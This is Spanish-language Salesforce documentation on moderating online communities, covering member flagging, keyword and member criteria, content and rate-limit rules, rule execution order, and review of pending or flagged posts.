
Las perspectivas de moderación están dispuestas en mosaicos en los que puede hacer clic en la página Descripción general de moderación de Gestión de comunidad. Vea el marco completo de la actividad de moderación de su comunidad de un vistazo y realice acciones sobre tareas de moderación del día a día.

Ejemplo: Para ver todas las marcas de comentarios de noticias en tiempo real, haga clic en **Marcas de comentarios de noticias** y vaya directamente al informe de perspectivas de marcas de comentarios de noticias en tiempo real. Puede aprobar o eliminar los comentarios marcados directamente de forma masiva desde el informe de perspectivas.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**



Consejo: Deje que hagamos el trabajo de configuración por usted. Obtenga Perspectivas de uso inmediato en el paquete de gestión de comunidades de Salesforce disponible para descargar desde AppExchange. Para utilizar los informes de Perspectivas preconfigurados, su comunidad debe utilizar Chatter.

Los informes de perspectivas incluidos en el paquete son 100% personalizables. Puede cambiar los nombres predeterminados de página de Perspectivas, asignaciones de carpetas de informes e incluso los filtros y las columnas de informe Perspectivas en cualquier momento. Por lo que no tenga miedo de personalizar o cambiar lo que obtiene en el paquete. No herirá nuestros sentimientos.

## Permitir a los miembros marcar elementos en su comunidad

Active el marcado para su comunidad para autorizar los miembros a marcar publicaciones, comentarios, archivos y mensajes que estiman inapropiados.

La moderación de comunidad debe estar activada en su organización antes de permitir a los usuarios marcar contenido en la interfaz de usuario. Póngase en contacto con su administrador si no ve la opción de permitir contenido marcado.

Este ajuste no es obligatorio para marcar o moderar elementos utilizando la API.

Una vez haya marcado el elemento, el moderador de su comunidad puede revisarlo y actuar. Recuerde que los moderadores pueden continuar marcando elementos aunque se desactive el marcado para miembros de la comunidad.

1. Abra Gestión de comunidad.
2. Haga clic en **Administración** > **Preferencias**, luego seleccione `Permitir a miembros marcar contenido`.
3. Haga clic en **Guardar**.

Con esta configuración activada en su comunidad:

- Los miembros pueden marcar publicaciones, comentarios y archivos utilizando la opción `Marcar como inapropiado`.
- Los miembros pueden marcar mensajes desde la comunidad en su página Mis mensajes en Chatter. Si un miembro ha activado la notificación por correo electrónico para mensajes, puede también marcar el mensaje directamente desde su correo electrónico. Los miembros solo pueden marcar mensajes enviados desde comunidades de las que son miembros.

  Nota: Los mensajes no se pueden marcar en portales de socios o cliente, su organización interna o desde Salesforce1.

- Los propietarios y administradores del grupo pueden moderar grupos que poseen o gestionan.

Si desea crear lógicas de moderación avanzada personalizadas para su comunidad, puede crear desencadenadores que marcan contenido. Los desencadenadores personalizados se ejecutan en segundo plano y no le requieren permitir a los miembros marcar contenido.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para permitir a los usuarios de su comunidad marcar elementos:

- "Crear y configurar comunidades"

  Y

  Es un miembro de la comunidad a cuya página Gestión de comunidad están intentando acceder.

CONSULTE TAMBIÉN

Asignar un moderador de comunidad

# Criterios de moderación de la comunidad

Cree criterios que definan palabras clave o grupos de miembros. Los criterios se utilizan en reglas para moderar contenidos generados por los miembros, como publicaciones o comentarios.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**Planifique sus casos de uso**

Antes de crear sus criterios de miembro, piense en lo que desea hacer.

- ¿Desea proteger su comunidad de robots y spammers? La mayoría de spammers atacan justo después de unirse. Configure criterios de miembro basándose en la fecha de creación de un usuario.
- ¿Desea revisar las primeras publicaciones de miembros? Configure criterios de miembro que identifican usuarios sin contribuciones a la comunidad
- ¿Desea moderar la actividad de sus usuarios internos en su comunidad? Configure criterios de miembro para incluir únicamente sus usuarios internos.
- ¿Desea ser notificado cuando un socio contribuye por primera vez? Configure criterios de miembro para incluir solo sus usuarios de socio que no tienen contribuciones a la comunidad.

Antes de crear sus criterios de contenido, piense en lo que desea moderar.

- ¿Desea moderar palabras malsonantes y argot? Establezca listas de palabras clave separadas para cada grupo de palabras relacionadas.
- ¿Desea sustituir nombres de productos de la competencia con asteriscos? Cree una lista de palabras clave solo para los productos de su competencia.
- ¿Desea supervisar contenido para el cumplimiento de HIPAA? Cree una lista de palabras clave que alerte de posibles infracciones de HIPAA.

Crear criterios de contenido para moderar su comunidad

Cree y modifique criterios de contenido que definen un contenido de lenguaje ofensivo o inapropiado que no desee en su comunidad. Los criterios de contenido se utilizan en reglas para moderar contenidos generados por los miembros, como publicaciones o comentarios.

Crear criterios de miembros para moderar su comunidad

Cree y modifique criterios de miembros para utilizar en reglas de moderación de la comunidad. Diríjase a grupos específicos de miembros basándose en su perfil de usuario, tipo de usuario, fecha de creación de usuario o si han publicado o comentado previamente en la comunidad. Utilice criterios de miembros en sus reglas para ayudar a localizar con exactitud casos de uso específicos, como la revisión de publicaciones procedentes únicamente de usuarios cliente que se crearon en los últimos 7 días.

## Crear criterios de contenido para moderar su comunidad

Cree y modifique criterios de contenido que definen un contenido de lenguaje ofensivo o inapropiado que no desee en su comunidad. Los criterios de contenido se utilizan en reglas para moderar contenidos generados por los miembros, como publicaciones o comentarios.

También puede utilizar la API de metadatos o la API de herramientas para configurar listas de palabras clave.

Algunas cosas a tener en cuenta:

- Su organización puede tener hasta 30 criterios de lista de palabras clave. Este límite es por organización, no por comunidad.
- Una lista de palabras clave puede tener hasta 2.000 palabras clave.
- Las mayúsculas y la puntuación inicial no se tienen en cuenta al comparar sus palabras clave en contenidos generados por el usuario. Por ejemplo, si su criterio incluye `BadWord`, coincide cuando un usuario escribe `BADWORD` o `badword.`

Configurar criterios de contenido para utilizar en sus reglas de moderación:

1. Abra Gestión de comunidad.
2. Haga clic en **Moderación** > **Criterios de contenido** y, a continuación, haga clic en **Nuevo**.
3. Escriba un nombre, un nombre exclusivo y una descripción para su criterio.
4. Haga clic en **Guardar**.
5. Actualice las palabras clave en sus criterios.

   Para agregar palabras clave, haga clic en **Agregar**.

   - Las palabras clave solo pueden ser de hasta 100 caracteres y pueden incluir letras, números, espacios y caracteres especiales.
   - No se admiten comodines.
   - Palabras clave separadas con comas o saltos de línea.
   - Al agregar palabras clave, puede copiar y pegar hasta 32.000 caracteres a la vez.

   Consejo: Para cubrir las diferentes variaciones de la misma palabra, puede utilizar caracteres especiales y espacios. Por ejemplo:

   ```
   palabra-malsonante
   p@labramalsonante
   p a l a b r a m a l s o n a n t e
   ```

   Para eliminar palabras clave, seleccione las palabras clave que desea eliminar y luego haga clic en **Eliminar**.

   Un mensaje indica la cantidad de palabras clave que se han agregado o no se han podido agregar y el número de duplicados que se han ignorado. Si guardar toda su entrada falla, revise los requisitos de palabras clave y envíe de nuevo. No se preocupe por agregar duplicados porque se ignoran.

Para eliminar criterios, haga clic en **Eliminar** en la página **Criterios de contenido**. Si se están utilizando los criterios por una regla, no puede eliminarlos.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para visualizar, crear, modificar o eliminar criterios:

- "Gestionar comunidades" O "Crear y configurar comunidades"

  Y

  Es un miembro de la comunidad a cuya página Gestión de comunidad están intentando acceder.

## Crear criterios de miembros para moderar su comunidad

Cree y modifique criterios de miembros para utilizar en reglas de moderación de la comunidad. Diríjase a grupos específicos de miembros basándose en su perfil de usuario, tipo de usuario, fecha de creación de usuario o si han publicado o comentado previamente en la comunidad. Utilice criterios de miembros en sus reglas para ayudar a localizar con exactitud casos de uso específicos, como la revisión de publicaciones procedentes únicamente de usuarios cliente que se crearon en los últimos 7 días.

Algunas cosas a tener en cuenta:

- Su organización puede tener hasta 100 criterios de miembro. Este límite es por organización, no por comunidad.
- Los criterios de miembros pueden incluir hasta 100 condiciones de usuario.

Puede crear criterios que incluyen solo tipos de usuario y perfiles de usuario o solo filtros. O si lo desea todo, su criterio puede incluir tipos de usuario, perfiles de usuario y filtros. Empecemos.

1. Abra Gestión de comunidad.
2. Haga clic en **Moderación** > **Criterios de miembros** y, a continuación, haga clic en **Nuevo**.
3. Escriba un nombre, un nombre exclusivo y una descripción para su criterio.
4. Seleccione los tipos de usuarios o los perfiles de usuario que hay que incluir en sus criterios.

   Puede seleccionar cualquier combinación de tipos y perfiles. Los miembros se incluyen cuando pertenecen a *cualquiera* de sus selecciones.

   Si elimina un perfil en su organización interna, el perfil también se retira de sus criterios de miembros.
5. Seleccione filtrar sus miembros según:
   - `Ninguno`: Seleccione esta opción si no desea filtrar los criterios empleando las otras opciones. Ninguno es la selección predeterminada.
   - `Fecha de creación de usuario`: Seleccione esta opción para incluir únicamente usuarios que se crearon dentro de un intervalo de tiempo específico. Introduzca el número de días desde la creación del usuario.

     Nota: La fecha de creación de un usuario puede no ser la misma fecha en la que se hizo miembro de la comunidad. Por ejemplo, puede tener un usuario interno que se creó hace 120 días que se convirtió en miembro de la comunidad hace 5 días. Para los usuarios que se registran automáticamente, su fecha de creación es la fecha en la que se convirtieron en miembros de la comunidad.
   - `Miembros sin contribuciones a la comunidad`: Seleccione esta opción para incluir únicamente miembros que no hayan publicado o comentado en la comunidad. Las publicaciones que están pendientes de revisión no cuentan como contribuciones de la comunidad hasta que se aprueban.

   Si seleccionó tipos de usuario o perfiles de usuario y también selecciona condiciones de filtro, los miembros solo están incluidos si pertenecen a uno de los tipos de usuario o perfiles seleccionados *y* la condición del filtro.
6. Haga clic en **Guardar** para aplicar los cambios.

Ejemplo: Echemos un vistazo a las siguientes condiciones:

`Tipos de usuario`: Socio

`Perfiles de usuario`: Usuario de inicio de sesión de Customer Community Plus, Usuario de Customer Community Plus y Usuario de comunidad de cliente

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para visualizar, crear, modificar o eliminar criterios:

- "Gestionar comunidades" O "Crear y configurar comunidades"

  Y

  Es un miembro de la comunidad a cuya página Gestión de comunidad están intentando acceder.

`Filtrar por`: La fecha de creación del usuario está establecida en 7 días desde la creación del usuario.

Este criterio de miembro se aplica a:

- Usuarios de socio creados en los últimos 7 días
- Usuarios de inicio de sesión de Customer Community Plus creados en los últimos 7 días
- Usuarios de Customer Community Plus creados en los últimos 7 días
- Usuarios de Customer Community creados en los últimos 7 días

Puede utilizar este criterio de miembro en una regla para:

- Revisar y aprobar sus publicaciones
- Recibir notificaciones de sus contribuciones
- Marcar todas sus contribuciones

Para eliminar criterios, haga clic en **Eliminar** en la página **Criterios de miembros**. Si se están utilizando los criterios por una regla, no puede eliminarlos.

## Reglas de moderación de la comunidad

Cree y modifique reglas para su comunidad para moderar contenidos generados por los miembros. Cada regla especifica el contenido generado por el miembro al que se aplica la regla, el criterio para imponer la regla y la acción de moderación para realizar. Las reglas de moderación ayudan a proteger su comunidad ante spammers, bots y contenidos ofensivos o inapropiados.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Crear reglas de contenido para moderar su comunidad

Cree y modifique reglas para su comunidad para moderar contenidos generados por los miembros. Las reglas de contenido protegen a su comunidad ante el lenguaje ofensivo y los contenidos inapropiados creados por spammers o miembros malintencionados. Puede crear reglas de contenido que bloquean, sustituyen, marcan o permite la revisión y aprobación de contenidos generados por los miembros.

### Crear reglas de límites de frecuencia para moderar su comunidad

Cree y modifique reglas de frecuencia para supervisar y limitar la frecuencia con la que se crea contenido generado por los miembros en su comunidad. Las reglas de frecuencia protegen su comunidad frente a spammers y robots que atacan su comunidad publicando el mismo mensaje varias veces en una fila. Puede crear reglas de frecuencia para notificar sus moderadores acerca de comportamientos sospechosos como spammers o inmovilizar un miembro en el acto.

### ¿Cómo y cuándo se ejecutan las reglas de moderación de comunidad?

Las reglas que bloquean contenido se ejecutan en primer lugar, seguidas por reglas para revisar y aprobar contenido, luego reglas que sustituyen contenido y por último reglas que marcan contenido.

## Crear reglas de contenido para moderar su comunidad

Cree y modifique reglas para su comunidad para moderar contenidos generados por los miembros. Las reglas de contenido protegen a su comunidad ante el lenguaje ofensivo y los contenidos inapropiados creados por spammers o miembros malintencionados. Puede crear reglas de contenido que bloquean, sustituyen, marcan o permite la revisión y aprobación de contenidos generados por los miembros.

Si su comunidad está utilizando la plantilla Servicio al cliente (Napili), las reglas de moderación se aplican a preguntas creadas y publicaciones de grupos por miembros de su comunidad. Si su comunidad utiliza Fichas de Salesforce + Visualforce, las reglas de moderación también se ejecutan en acciones del publicador.

También puede utilizar la API de metadatos o la API de herramientas para configurar reglas de contenido.

Algunas cosas a tener en cuenta:

- Su organización puede tener hasta 30 reglas. Este límite es por organización, no por comunidad. Este límite incluye reglas de contenido y reglas de frecuencia.
- Cada regla de contenido puede tener hasta 3 criterios de palabras clave y 10 criterios de miembros.
- Las reglas que bloquean contenido se ejecutan en primer lugar, seguidas por reglas para revisar y aprobar contenido, luego reglas que sustituyen contenido y por último reglas que marcan contenido. Si dos o más reglas realizan la misma acción, la regla más antigua se ejecuta en primer lugar, basándose en la fecha en que se creó la regla. Las reglas para sustituir contenido no se ejecutan cuando el contenido se aplica también a una regla de revisión: deseamos que los gestores de la comunidad revisen el contenido original.

Consejo: Antes de crear una regla, recomendamos que cree criterios para utilizar en la regla.

**EDICIONES**

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**PERMISOS DE USUARIO**

Para visualizar, crear, modificar o eliminar reglas:

- "Gestionar comunidades" O "Crear y configurar comunidades"

  Y

  Es un miembro de la comunidad a cuya página Gestión de comunidad están intentando acceder.

1. Abra Gestión de comunidad.
2. Haga clic en **Moderación** > **Reglas** y, a continuación, haga clic en **Nuevo** y seleccione **Regla de contenido**.
3. Cumplimente los siguientes campos:
   - `Nombre`: Escriba un nombre para su regla.
   - `Nombre único`: Escriba un nombre único para su regla. El nombre exclusivo utilizado por la API.
   - `Descripción`: Alternativamente, introduzca una descripción.
   - `Activar regla`: Si se selecciona, se activa la regla.
   - `Se aplica a`: Especifique a qué tipo de contenido generado por miembros se aplica esta regla. Las publicaciones y los comentarios solo se aplican a contenido creado en grupos y perfiles de usuario. Se admiten todos los tipos de noticias en tiempo reales, como encuestas y vínculos.
   - `Acción de moderación`: Especifique qué desea que suceda cuando se cumplen los criterios.
     - `Bloquear`: Evita que se publique el contenido.
     - `Revisar` permite a los usuarios con el permiso "Puede aprobar publicación y comentario de noticias en tiempo real" aprobar el contenido antes de su publicación.
     - `Sustituir`: Publica el contenido con las palabras clave sustituidas por asteriscos. Por ejemplo, *`BadWord`* se convierte en `*******`.
     - `Marcar`: Publica el contenido y luego marca automáticamente el contenido como inapropiado.

- `Mensaje para el miembro`: Especifica el mensaje que su miembro visualiza cuando se bloquea su contenido. Si no especifica un mensaje, el miembro ve el mensaje estándar: "No puede utilizar *%BLOCKED_KEYWORD%* u otras palabras inapropiadas en esta comunidad. Revise su contenido y vuelva a enviarlo." La variable *%BLOCKED_KEYWORD%* muestra hasta 5 palabras bloqueadas. También puede utilizar esta variable en su propio mensaje personalizado.

  Consejo: Para comunidades internacionales, puede traducir este mensaje. En Configuración, introduzca *Traducir* en el cuadro Búsqueda rápida y, a continuación, seleccione **Traducir**. Para proporcionar una traducción para el mensaje, seleccione el componente de configuración Regla de moderación y amplíe la comunidad a la que pertenece la regla.

- `Criterios de miembros`: Seleccione criterios de miembros para aplicar esta regla. Pregúntese, ¿a quién se debería aplicar esta regla?
- `Criterios de contenido`: Seleccione los criterios de contenido para aplicar esta regla. Pregúntese, ¿a qué palabras clave específicas se debería aplicar esta regla?

Importante: Tenga en cuenta los siguientes elementos:

- Si activa una regla de contenido sin especificar criterios de miembros, la regla se aplica a todos los miembros.
- Si activa una regla de contenido sin especificar criterios de contenido, la regla:
  - Evita que los miembros creen publicaciones y comentarios completamente
  - Envía todas las publicaciones a revisión
  - Marca todas las publicaciones y comentarios

  ¡Vaya! Tenga cuidado.
- Si selecciona criterios de miembros y criterios de contenido, la regla se aplica únicamente cuando ambos criterios se cumplen.
- La especificación de criterios es opcional. No obstante, recomendamos que incluya criterios en sus reglas para dirigirse a miembros y contenidos específicos.

4. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Traducir términos

Crear criterios de contenido para moderar su comunidad

Crear criterios de miembros para moderar su comunidad

## Crear reglas de límites de frecuencia para moderar su comunidad

Cree y modifique reglas de frecuencia para supervisar y limitar la frecuencia con la que se crea contenido generado por los miembros en su comunidad. Las reglas de frecuencia protegen su comunidad frente a spammers y robots que atacan su comunidad publicando el mismo mensaje varias veces en una fila. Puede crear reglas de frecuencia para notificar sus moderadores acerca de comportamientos sospechosos como spammers o inmovilizar un miembro en el acto.

Cada regla de frecuencia controla dos acciones: notificación e inmovilizar. Puede configurar su regla de frecuencia para ambas acciones o solo una. Puede aplicar la regla a: publicaciones, comentarios, archivos y mensajes privados. En comunidades que utilizan la plantilla Servicio al cliente (Napili), esta incluye preguntas y respuestas.

Algunas cosas a tener en cuenta:

- Su organización puede tener hasta 30 reglas. Este límite es por organización, no por comunidad. Este límite incluye reglas de contenido y reglas de frecuencia.
- Cada regla de frecuencia puede tener hasta 10 criterios de miembro.

Consejo: Antes de crear una regla, recomendamos que cree criterios de miembros para utilizar en la regla.

1. Abra Gestión de comunidad.
2. Haga clic en **Moderación** > **Reglas** y, a continuación, haga clic en **Nuevo** y seleccione **Regla de calificación**.
3. Cumplimente los siguientes campos:
   - `Nombre`: Escriba un nombre para su regla.
   - `Nombre único`: Escriba un nombre único para su regla. El nombre exclusivo utilizado por la API.
   - `Descripción`: Alternativamente, introduzca una descripción.
   - `Activar regla`: Si se selecciona, se activa la regla.
   - `Se aplica a`: Especifique a qué tipo de contenido generado por miembros se aplica esta regla. Las publicaciones y los comentarios solo se aplican a contenido creado en grupos y perfiles de usuario.
   - `Criterios de miembros`: Seleccione el criterio de miembros para aplicar esta regla. Pregúntese, ¿a quién quiero aplicar esta regla?

     Los spammers son normalmente miembros nuevos. Recomendamos la creación de criterios de miembros que solo incluyan usuarios clientes que se crearon en los últimos 7 días.

     Nota:
     - Las reglas de frecuencia no se aplican a usuarios internos. Puede utilizar criterios de miembros que incluyen usuarios internos, pero las reglas no se aplican a ellos.
     - Si activa una regla de frecuencia sin especificar criterios de miembros, la regla se aplica a todos los usuarios externos.
   - `Periodo de tiempo de creación de contenido`: Seleccione el intervalo de tiempo que desea utilizar.
   - `Notificar a moderadores`: Introduzca un número. Se envía un mensaje de correo electrónico a los moderadores cuando un miembro crea esta cantidad de contenido en su intervalo de tiempo establecido.
   - `Inmovilizar miembros`: Introduzca un número. Se inmoviliza a los miembros cuando crean esta cantidad de contenido en su intervalo de tiempo establecido.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para visualizar, crear, modificar o eliminar reglas:
- "Gestionar comunidades" O "Crear y configurar comunidades"

  Y

  Es un miembro de la comunidad a cuya página Gestión de comunidad están intentando acceder.

**Importante:** Cuando se inmovilizan miembros, lo hacen en todas las comunidades de las que son miembros.

Los mensajes de correo electrónico se envían a usuarios con el permiso "Moderar usuarios de comunidad". Asegúrese de asignar este permiso a sus moderadores. Los mensajes de correo electrónico se envían incluso si un usuario desactivó correos electrónicos de Chatter.

4. Haga clic en **Guardar** para aplicar los cambios.

**Ejemplo:** Utilicemos la siguiente regla de frecuencia como un ejemplo.

`Aplicar a`: Publicaciones y mensajes privados

`Criterios de miembros`: Usuarios de cliente creados en los últimos 7 días.

`Periodo de tiempo de creación de contenido`: 3 minutos

`Notificar moderadores`: 6

`Inmovilizar miembros`: 10

Con esta regla de frecuencia, esto es lo que sucede cuando un miembro alcanza sus límites.

| En el espacio de 3 minutos, un miembro crea... | ¿Se notifica al moderador? | ¿Se inmoviliza el miembro? |
|---|---|---|
| 4 publicaciones y 2 mensajes privados | ✓ | ✗ |
| 6 publicaciones | ✓ | ✗ |
| 6 comentarios | ✗ | ✗ |
| 8 publicaciones y 2 mensajes privados | ✓ | ✓ |
| 10 publicaciones | ✓ | ✓ |
| 10 comentarios | ✗ | ✗ |

Una regla de frecuencia con estos valores protege la comunidad frente a spammers y robots pero también le permite ayudar sus nuevos miembros. Quizás un miembro que no supone una amenaza publicó una pregunta una y otra vez esperando obtener una respuesta con mayor rapidez. Las reglas de frecuencia hacen algo más que proteger, le permiten ayudar a los miembros en caso de necesidad.

Esta es una configuración de regla solo para mensajes privados.

`Aplicar a`: Mensajes privados

`Criterios de miembros`: Usuarios de cliente creados en los últimos 3 días.

`Periodo de tiempo de creación de contenido`: 15 minutos

`Notificar moderadores`: 1

`Inmovilizar miembros`: 3

Esta regla proteger la comunidad de spammers que atacan a través de mensajes privados.

**Mi regla de frecuencia no hizo nada. ¿Qué sucede?**

Déle tiempo. Las reglas de límite de frecuencia parecen no ser exactas, pero lo son. Confíe en nosotros. Por ejemplo, digamos que establece una regla de frecuencia para inmovilizar miembros cuando crean contenido 10 veces en 3 minutos. Es posible que un

miembro cree 9 elementos acercándose al final del primer intervalo de 3 minutos. En este caso, no se inmoviliza el miembro hasta que publique otros 10 elementos en el intervalo de tiempo de 3 minutos.

Compruebe los criterios de miembros que esté utilizando. Por ejemplo, supongamos que tiene una regla de frecuencia que utiliza criterios de miembros para filtrar para miembros sin contribuciones de comunidad. Después de la primera publicación o primer comentario de un miembro, la regla no se vuelve a aplicar al miembro, por lo que el miembro no alcanza el limite de inmovilización que estableció.

CONSULTE TAMBIÉN

Crear criterios de miembros para moderar su comunidad

### ¿Cómo y cuándo se ejecutan las reglas de moderación de comunidad?

Las reglas que bloquean contenido se ejecutan en primer lugar, seguidas por reglas para revisar y aprobar contenido, luego reglas que sustituyen contenido y por último reglas que marcan contenido.

Si dos o más reglas realizan la misma acción, la regla más antigua se ejecuta en primer lugar, basándose en la fecha en que se creó la regla. Las reglas para sustituir contenido no se ejecutan cuando el contenido se aplica también a una regla de revisión: deseamos que los gestores de la comunidad revisen el contenido original. En el servidor, Salesforce ejecuta reglas de comunidad en el orden de ejecución estándar.

Las reglas que bloquean contenido se ejecutan durante la validación del sistema. Las reglas que bloquean el contenido ignoran los cambios realizados por desencadenadores `antes`. Por ejemplo, si un desencadenador `antes` cambia una publicación de noticias en tiempo real, una regla de moderación que bloquea contenido no se percata del contenido cambiado y se ejecuta sobre el contenido original.

Las reglas para revisar y aprobar contenido se ejecutan antes de que guarde la base de datos. Estas reglas se ejecutan antes de las reglas que sustituyen contenidos.

Las reglas que sustituyen contenido se ejecutan antes de las operaciones de guardado en base de datos.

Las reglas que marcan contenido se ejecutan después de las reglas de flujo de trabajo.

CONSULTE TAMBIÉN

*Guía del desarrollador de Apex*: Desencadenadores y orden de ejecución

## Revisar y aprobar publicaciones y comentarios en su comunidad

PERMISOS DE USUARIO

Para aprobar, modificar y eliminar publicaciones y comentarios pendientes de revisión en las noticias en tiempo real de la comunidad:

"Puede aprobar publicación y comentario de noticias en tiempo real"

Nota: Un autor puede ver un comentario pendiente en una publicación pendiente únicamente si el autor publicó ambos.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| | |
|---|---|
| Para aprobar, modificar y eliminar publicaciones y comentarios pendientes de revisión en Gestión de comunidad: | "Puede aprobar publicación y comentario de noticias en tiempo real"<br>Y<br>"Acceder a gestión de comunidad" O "Gestionar comunidades" O "Crear y configurar comunidades"<br>Y<br>Es un miembro de la comunidad a cuya página Gestión de comunidad están intentando acceder. |

Las reglas de moderación previa para revisar y aprobar contenidos garantizan que los contenidos inapropiados o que no cumplen no sean visibles de inmediato para todos los usuarios en su comunidad. Las publicaciones y comentarios pendientes de revisión no aparecen en las noticias en tiempo real de la comunidad; solo el autor y sus moderadores pueden ver publicaciones y comentarios pendientes en las noticias en tiempo real. Un autor puede ver un comentario pendiente en una publicación pendiente únicamente si el autor publicó ambos. Después de establecer las reglas, los moderadores pueden aprobar contenidos en dos puntos: directamente en las noticias en tiempo real de la comunidad o en Gestión de comunidad.

Para establecer una regla de moderación para revisar y aprobar publicaciones y comentarios, vaya a **Moderación** > **Reglas** y cree una regla de contenido que utilice la acción `Revisar`. A continuación se muestran algunas maneras con las que puede utilizar reglas para revisar contenidos:

**Comunidad de autoservicio**

¿Permite su comunidad a los miembros autoregistrarse? Puede configurar una regla para revisar y aprobar preguntas desde todos sus usuarios autoregistrados. Utilice criterios de miembros que incluyen solo su perfil de usuario invitado y filtros para miembros que se crearon en los últimos siete días.

¿Han atacado los spammers alguna vez su comunidad? Utilice criterios de miembros que incluyen solo su perfil de usuario invitado y filtros para miembros que nunca han contribuido en la comunidad.

**Comunidad de socios**

¿Desea asegurarse de que sus socios no están debatiendo una reciente adquisición u tras transacciones confidenciales? Puede configurar una regla para revisar publicaciones y comentarios que incluyen palabras clave como "adquisición" o "fusión".

**Comunidad de empleados**

¿Requiere su comunidad el cumplimiento de HIPPA? Configure sus reglas para revisar publicaciones y comentarios de todos sus empleados.

Nota: Los usuarios deben tener los permisos Gestionar comunidades o Crear y configurar comunidades para crear reglas de moderación.

Se muestra *Pendiente de revisión* en el encabezado de la publicación o comentario hasta que se aprueba. Recuerde que mientras una publicación o comentario está pendiente de aprobación, el autor aún puede modificarlos o eliminarlos, aunque no pueden comentar sobre ellos. Un autor puede ver un comentario pendiente en una publicación pendiente únicamente si el autor publicó ambos. Para evitar que el autor modifique la publicación o comentario, puede desactivar la modificación de publicación de noticias en tiempo real para algunos usuarios.

Existen dos maneras de revisar y aprobar publicaciones y comentarios en su comunidad:

- Utilizar un informe de Perspectivas preconfigurado. en Gestión de comunidad.

  Utilizar el informe Perspectivas pendientes que se proporciona en el paquete Gestión de comunidades de Salesforce. Este informe le permite ver todas las publicaciones y comentarios que están pendientes de revisión en su comunidad. El informe Perspectivas muestra el contenido de publicaciones y comentarios, de modo que puede evaluar rápidamente si una publicación es spam o inocua.

Luego puede aprobar o eliminar el elemento directamente desde el informe. También puede realizar acciones masivas y aprobar elementos múltiples al mismo tiempo.

Para obtener este informe, instale el paquete Gestión de comunidades de Salesforce desde AppExchange. Para obtener información, consulte Crear informes en comunidades con el paquete Paneles y perspectivas.

- Apruebe publicaciones y comentarios directamente en las noticias en tiempo real de la comunidad.

  En las noticias en tiempo real de la comunidad, los usuarios con el permiso "Puede aprobar publicación y comentario de noticias en tiempo real" ven una acción adicional en el menú desplegable de la publicación o comentario. Si el elemento es inapropiado, pueden eliminarlo. Si tiene un error tipográfico, pueden modificarlo.

Después de que se apruebe el elemento, el autor recibe un mensaje de correo electrónico haciéndole saber que el elemento está aprobado y proporcionando un vínculo a él. Las notificaciones por correo electrónico, como notificaciones de @menciones solo se envían una vez aprobado el elemento.

### CONSULTE TAMBIÉN

Crear reglas de contenido para moderar su comunidad

Descripción general de la modificación de comentarios y publicaciones de noticias en tiempo real

# Moderar publicaciones y comentarios marcados en su comunidad

Los moderadores de una comunidad pueden revisar una lista de publicaciones y comentarios que los miembros de la comunidad han marcado como inadecuados y actuar. Los propietarios o administradores de los grupos pueden ver marcas y actuar en elementos en sus grupos.

Las publicaciones y los comentarios marcados aparecen con una pequeña marca naranja junto a la fecha de la publicación o del comentario. El número junto a la marca indica cuantas personas han marcado el elemento. El moderador puede revisar cada elemento y decidir si actuar.

Algunas cosas a tener en cuenta:

- Los moderadores solo pueden ver y actuar en elementos a los que tienen acceso.
- Dentro de un grupo en una comunidad, los propietarios o administradores del grupo pueden moderar elementos en sus grupos, incluyendo la visualización o retirada de marcas y la eliminación de publicaciones, comentarios o archivos si es necesario.
- Si `Permitir a miembros marcar contenido` está desactivado en una comunidad, solo los moderadores pueden marcar elementos y ver elementos marcados.

Hay varias maneras de moderar publicaciones y comentarios marcados:

